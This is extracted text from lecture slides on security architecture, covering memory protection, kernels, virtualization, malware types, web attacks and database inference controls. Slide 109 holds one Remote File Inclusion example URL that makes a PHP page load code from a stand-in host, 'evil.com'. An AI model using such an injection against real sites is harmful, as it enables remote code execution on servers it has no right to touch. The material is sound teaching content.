    CISC and RISC •Complex Instruction Set Computer • Large set of complex machine language instructions • Intel processors • Reduced Instruction Set Computers • Fewer machine language instructions • Used by ARM processors in cell phones
  • 63.
  • 64.
    Memory Protection • Oneprocess cannot affect another process • Even though they are all sharing the same hardware • Required for secure multiuser and multiprocessing systems
  • 65.
    Process Isolation • Logicalcontrol • Prevents one process from interfering with another process • Isolation Techniques • Virtual memory • Object encapsulation • To be discussed in Chapter 9 • Time multiplexing • Each process gets different slices of time
  • 66.
    Real Mode andProtected Mode • When an x86 processor starts, it is in Real Mode • No process isolation • Any process can write anywhere in RAM • During bootup, it switches to protected mode • x64 processor does not use segmentation in 64-bit mode (link Ch 4a)
  • 67.
    Virtual Memory • Virtualaddress mapping between processes and hardware memory • Provides isolation, and usually also allows swapping pages in and out of RAM • If the kernel attempts to access memory in swap space, a page fault occurs • That page is swapped from disk to RAM
  • 68.
    BIOS • Basic InputOutput System • Code in firmware • Executed when a PC is powered on • First it runs the Power-On Self-Test (POST) to see what hardware is attached • If it finds a boot device, such as a disk, it boots from that
  • 69.
    WORM Storage • WriteOnce, Read Many • Ensures integrity • Data cannot be altered after first write • Examples: • CD-R, DVD-R
  • 70.
    Trusted Platform Module •A cryptographic co-processor on the motherboard • Can perform cryptography calcuations, and securely store keys • Can be used to detect rootkits, and for hard-disk encryption
  • 71.
    Data Execution Prevention (DEP) •Areas of RAM are marked Non- eXecutable (NX bit) • This prevents simple buffer overflow attacks • Even if an attacker can inject code into a variable, the injected code won't run
  • 72.
    Address Space LayoutRandomization (ASLR) • Each process is randomly located in RAM • Makes it difficult for an attacker to find code that has been injected • DEP and ASLR are one reason Vista was much more secure than Windows XP
  • 73.
    Secure Operating System andSoftware Architecture
  • 74.
    The Kernel • Heartof the OS • Runs in ring 0 • Two types • Monolithic • Microkernel
  • 75.
    Monolithic Kernel • Compiledinto one static executable • Entire kernel runs in supervisor mode • All functionality must be precompiled in • You must recompile the kernel to add new features
  • 76.
    Microkernel • Modular • Smallerand has less native functionality than a monolithic kernel • Can add functionality via Loadable Kernel Modules • Modules may run in ring 3 (userland)
  • 77.
    Reference Monitor • Mediatesall access between subjects and objects • Enforces the system's security policy • Always enabled and cannot be bypassed • Secure systems can evaluate the security of the reference monitor • Required for levels A and B of TCSEC
  • 78.
    Users and FilePermissions • Linux and Unix use Read, Write, Execute • For the Owner, Group, and Others
  • 79.
    Microsoft NTFS Permissions •Read • Write • Read and Execute • Modify • Full Control
  • 80.
    Privileged Programs • Setuidfiles in Linux run with the permissions of the owner • Not the user who launched them • Such as passwd • Changes a user's password • Must edit the /etc/passwd and 
 /etc/shadow files • A normal user cannot edit those files directly
  • 81.
  • 82.
    Virtualization • Hypervisor simulateshardware • Guest OS runs on the virtual hardware
  • 83.
    Two Types ofVirtualization • Virtualization or Full Virtualization • Simulated hardware is completely independent of real hardware • Guest OS runs with no modification • Paravirtualization • Virtual hardware is similar to real hardware • Guest OS must be modified to run, with modified kernel system calls • Can be more efficient, but may not be possible with closed OS like Windows
  • 84.
    Hypervisor • Controls accessbetween guest OS's and host hardware • Type 1 Hypervisor (Bare Metal) • Runs directly on host hardware • Ex: VMware ESXi • Type 2 Hypervisor • Runs as an application on an OS, such as Windows • Ex: VMware Workstation
  • 85.
    Virtualization Benefits • Lowerhardware costs • Hardware consolidation • Lower power and cooling needs • Snapshots make backup and recovery fast and easy • Virtual clusters of guests can be far simpler than clustering real hardware servers
  • 86.
    Virtualization Security Issues •Many guests on one host • Not perfectly separated from one another • Never run guests with different security requirements on the same host • Risk: VM Escape • Attack gains control of the host from a guest
  • 87.
    Blinded by Virtualization •A traditional Network Intrusion Detection System is connected to a SPAN port on a switch • It cannot see traffic from one VM to another VM on the same host
  • 88.
  • 89.
    Cloud Computing • PrivateCloud • Houses data for only one organization • Gov't clouds ensure that data stays within one country • Public cloud • Mixes data from many companies together • Requires strict Service Level Agreements for sensitive data
  • 90.
    Pre-Owned Images • InApril 2011 Amazon warned that a public image was distributed with a backdoor account • A known SSH key
  • 91.
    Grid Computing • Usescomputing power from dissimilar systems for high performance • Such as SETI @ Home
  • 92.
    Large-Scale Parallel DataSystems • Parallel systems give high performance • But they share memory between systems • Can introduce race condition vulnerabilities • Brief moments of vulnerability an attacker can exploit by winning the race
  • 93.
    Peer to Peer •Such as BitTorrent • Sharing data between many systems • Decentralized, difficult to take down • Copyright violations are common • Integrity is questionable • Data from many untrusted sources are combined • Hashes are a critical control
  • 94.
    Thin Clients • Minimalhardware • Rely on a server to run applications and store data • Can be hardware-based or software- based, running on a computer's OS • Software-based thin clients often run in a Web browser
  • 95.
    Diskless Workstations • PCs,routers, embedded devices, others • Kernel and OS loaded from the network
  • 96.
    Internet of Things(IoT) • Thermostats, cars, cameras, light bulbs, everything on the Internet • Security often terrible • Default passwords, old versions, no way to patch or manage, etc.
  • 97.
  • 98.
    Emanations • Radio emissionsthat leak confidential data, like passwords and encryption keys • TEMPEST • US Gov't project to measure the risk of emissions
  • 99.
    Covert Channels • Communicationsthat violate security policy • Storage channel • Uses shared storage, such as /tmp • Others can see filesize, not contents • Timing channel • Time to reject a username is different from time to reject a password • Encryption time depends on key & input
  • 100.
    Backdoors • Bypass securitychecks • Such as username/password • Maintenance hook • Allows developers to bypass normal system checks during development • Should not be left in production system
  • 101.
    Malware • Viruses, worms,logic bombs, trojans • Zero-day exploits • No patch is available
  • 102.
    Viruses • Code attachedto an EXE file • Macro virus (in MS Office documents) • Boot sector virus • Stealth virus • Hides from OS and antivirus • Polymorphic virus (mutates) • Multipartite virus • Spreads via multiple vectors
  • 103.
    Worms, Trojans, Rootkits •Worms • Propagate without being attached to a file, over networks • Trojans • Lie about what they do • Rootkits • Replace part of the kernel or OS • May run in ring 3 or ring 0
  • 104.
    Packers • Compress andobfuscate executables • Decompresser is prepended to the compressed file • UPX is a common packer
  • 105.
    Logic Bombs • Waitsfor a trigger condition, then executes payload • A certain date, for example
  • 106.
    Antivirus Software • Signature-based •Uses a database of signatures • Easily circumvented • Few false positives • Heuristic-based • Detects anomalous behavior • Creates false positives
  • 107.
    Server-Side Attacks • Exploitsvulnerable services • Like SMB file-sharing
  • 108.
    Client-Side Attacks • Userdownloads malicious content • PDF files, Flash, etc.
  • 109.
    Web Architecture andAttacks • Active content opens new vulnerabilities • PHP often allows Remote File Inclusion • http://example.com/index.php? file=readme.txt • http://example.com/index.php? file=http://evil.com/evil.php
  • 110.
    Applets • Executable codeincluded in Web pages • Java • Platform-independent • Runs in Java Virtual Machine, in a sandbox • ActiveX • Digitally signed • Run code in Internet Explorer
  • 111.
    OWASP • Open WebApplication Security Project • Many free resources • Top Ten (link Ch 4d)
  • 112.
    XML (Extensible MarkupLanguage) • A standard way to encode documents and data • More universal than HTML
  • 113.
    Service Oriented Architecture(SOA) • Application architecture is composed of services • Multiple apps use the same service • Services are platform-independent and can be called in a generic way • Not dependent on a single language • Services are published in a directory
  • 114.
    Web Services • XMLor JSON (JavaScript Object Notation) • Data structure of web services • SOAP (Simple Object Access Protocol) or REST (Representational State Transfer) • Provide connectivity • WDSL (Web Services Description Language) • Details how the Web services are invoked
  • 115.
    Database Security • Storelarge amounts of data • Users can make inferences by creating, viewing and comparing records • Inference attacks and aggregation attacks are threats • Inference controls and polyinstantiation are defenses
  • 116.
    Primary Key • Adatabase field used to uniquely identify the entity the data belongs to • Ex: SSN, CCSF Student ID, Microsoft's SID • Even if two people have the same name and the same birthday, they can be uniquely identified by the Primary Key
  • 117.
    Polyinstantiation • Two rowsmay have the same primary key, but different data for each clearance level • Top Secret clearance subjects see all the data • Secret clearance subjects see only the data they are cleared for
  • 118.
    Inference and Aggregation •A user is able to use lower level access to infer restricted information • Ex: Major military operations in the Pentagon can be detected by counting pizza orders at night • Aggregation uses many low-level facts to deduce restricted information • Ex: Look up every phone number; the ones you are not cleared to see must be the restricted ones
  • 119.
    Inference and AggregationControls • Place pizza vendors under NDA • Makes their orders restricted information • Polyinstantiation is an inference control • Restricting the number of queries made is an aggregation control
  • 120.
    Data Mining • Searcha large database for useful information • Credit card companies mine transaction records to find suspicious transactions and detect fraud • Data analytics • Understanding normal use cases helps detect insider threats or compromised accounts
  • 121.
    Countermeasures • Defense indepth • Multiple overlapping controls • Technical controls on the network • Administrative controls such as policies, procedures, guidelines, standards • Physical controls like locks, guards, etc.
  • 122.
    Mobile Device Attacks •Users bring in USB thumb drives, iPhones, laptops, etc. • They can bring in malware
  • 123.
    Mobile Device Defenses •Administrative Controls • Restrict the use of mobile devices via policy • Technical Controls • Disable autorun on USB drives • Allow only trusted devices • 802.1X authentication • Network Access Control (Cisco) • Network Access Protection (Microsoft)
  • 124.
    Countermeasures Against Theft •Backups of data on mobile devices • Full disk encryption • Remote wipe